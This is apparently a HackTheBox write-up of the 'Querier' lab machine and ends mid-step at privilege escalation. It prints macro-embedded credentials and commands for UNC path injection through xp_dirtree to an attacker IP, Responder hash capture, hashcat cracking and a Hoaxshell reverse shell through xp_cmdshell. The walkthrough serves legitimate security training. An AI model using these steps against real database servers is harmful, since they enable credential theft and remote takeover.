Querier HackTheBox

Querier HackTheBox
Querier is a medium difficulty box from HackTheBox which is based on Active Directory well not exactly AD but we need not contact the domain controller for this box. Exploitation goes like, first we find an open share which is world readable after getting a file present on the share we discovered that the file contains a macros which is exposing the credentials of an MSSQL server, we get on the server and through a UNC path injection we were able to get the NetNTLMv2 hash of the MSSQL service account through which got access to the MSSQL instance from thereby enabling the xp_cmdshell we get on the box and by exploiting the Impersonating privileges we get a system’s shell. Another approach is that we load PowerUp.ps1 to find all the vectors of privilege escalation, there we found a Locally cached group policy` exposing the password of the administrator’s account allowing us to root the box.

Initial Enumeration
Rustmap
We start off with rustmap to find the open ports and services running on the box.
1
rustmap.py -ip 10.129.5.153


Looking at the results we have a numerous ports open on the box which represent that it is Active Directory.
We also have the domain and the hostname revealed in the scan i.e. QUERIER.HTB.LOCAL and QUERIER be the Domain Controller, adding them to our /etc/hosts file.
Lets start with some more in depth enumeration.
SMB Enumeration
Using NetExec to enumerate over SMB.
1
nxc smb 10.129.5.153 -u '' -p '' --shares

We have null authentication but we cant access the shares.
Lets test it with guest authentication.
1
nxc smb 10.129.5.153 -u 'guest' -p '' --shares

Also we cant enumerate these with guest also.
But we can do this with SMBCLIENT somehow.
1
smbclient -L //10.129.5.153/

So we now have Reports as the share, lets try to connect to it using smbclient.
1
smbclient //querier.htb.local/Reports

We can connect to the share which is world readable and there is only one file present so downloading it.
Exploitation
Discovery of Macros
Opening the .xlsm file in LibreOffice we have a macros present on the document, inspecting it.

Reveals us this VBProject script which is making a connection to MSSQL running on the box and extracting the data from the table volume.
The connection Scipt is as follows
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
Rem Attribute VBA_ModuleType=VBADocumentModule
Option VBASupport 1

' macro to pull data for client volume reports
'
' further testing required

Private Sub Connect()

Dim conn As ADODB.Connection
Dim rs As ADODB.Recordset

Set conn = New ADODB.Connection
conn.ConnectionString = "Driver={SQL Server};Server=QUERIER;Trusted_Connection=no;Database=volume;Uid=reporting;Pwd=PcwTWTHRwryjc$c6"
conn.ConnectionTimeout = 10
conn.Open

If conn.State = adStateOpen Then

  ' MsgBox "connection successful"

  'Set rs = conn.Execute("SELECT * @@version;")
  Set rs = conn.Execute("SELECT * FROM volume;")
  Sheets(1).Range("A1").CopyFromRecordset rs
  rs.Close

End If

End Sub
This script contains a user id and a password to make a connection to the remote database.
MSSQL Exploitation
Lets now connect to the remote database using the credentials found.
We will be using mssqlclient.py from impacket to connect to the target.
1
mssqlclient.py reporting:'PcwTWTHRwryjc$c6'@10.129.5.153 -dc-ip 10.129.5.153 -windows-auth

We are in !
Lets try to enable xp_cmdshell

As reporting we dont have permissions to do so.
But if we do xp_dirtree

We were able to list out the files in the present directory.
We exploit this using the UNC path injection.
Starting Responder to listen for connection recieved from the MSSQL server.
1
responder -I tun0

In the MSSQL instance we inject this
1
xp_dirtree \\10.10.14.64\share\nothing


Successfully captured the NetNTLMv2 hash of the mssql-svc account.
Hash Cracking
Saving the hash for cracking.

Its mode 5600 on hashcat.
Cracking it.
1
hashcat -m 5600 hashes.txt /usr/share/wordlists/rockyou.txt

We now have valid credentials of mssql-svc account.
Shell as MSSQL-SVC
Now we have new credentials for the MSSQL instance, lets login with mssql-svc.
1
mssqlclient.py mssql-svc:'corporate568'@10.129.5.153 -dc-ip 10.129.5.153 -windows-auth

Now we can enable the xp_cmdshell on the server.

So lets use a powershell reverse shell with xp_cmdshell to get a shell on the box.
I will use Hoaxshell to craft me a payload for the reverse shell.
1
python3 /opt/hoaxshell/hoaxshell.py -s 10.10.14.64 -p 9090

Pasting this payload with xp_cmdshell

We now have a shell on the box as MSSQL-SVC user.

Claiming the user.txt in the MSSQL-SVC’s user directory.
Privilege Escalation
SeImpersonationPrivilege (Method 1)
As MSSQL-SVC we have SeImpersonatePrivilege enabled, since this is service account and mostly for service accounts this privilege is ofter enabled cause of the workflow.

We can now use GodPotato.exe a kernel exploit binary to escalate our privileges.
Here’s the link to its github repository.
https://github.com/BeichenDream/GodPotato/releases
I already have a compiled binary, tranferring it to the box using curl.
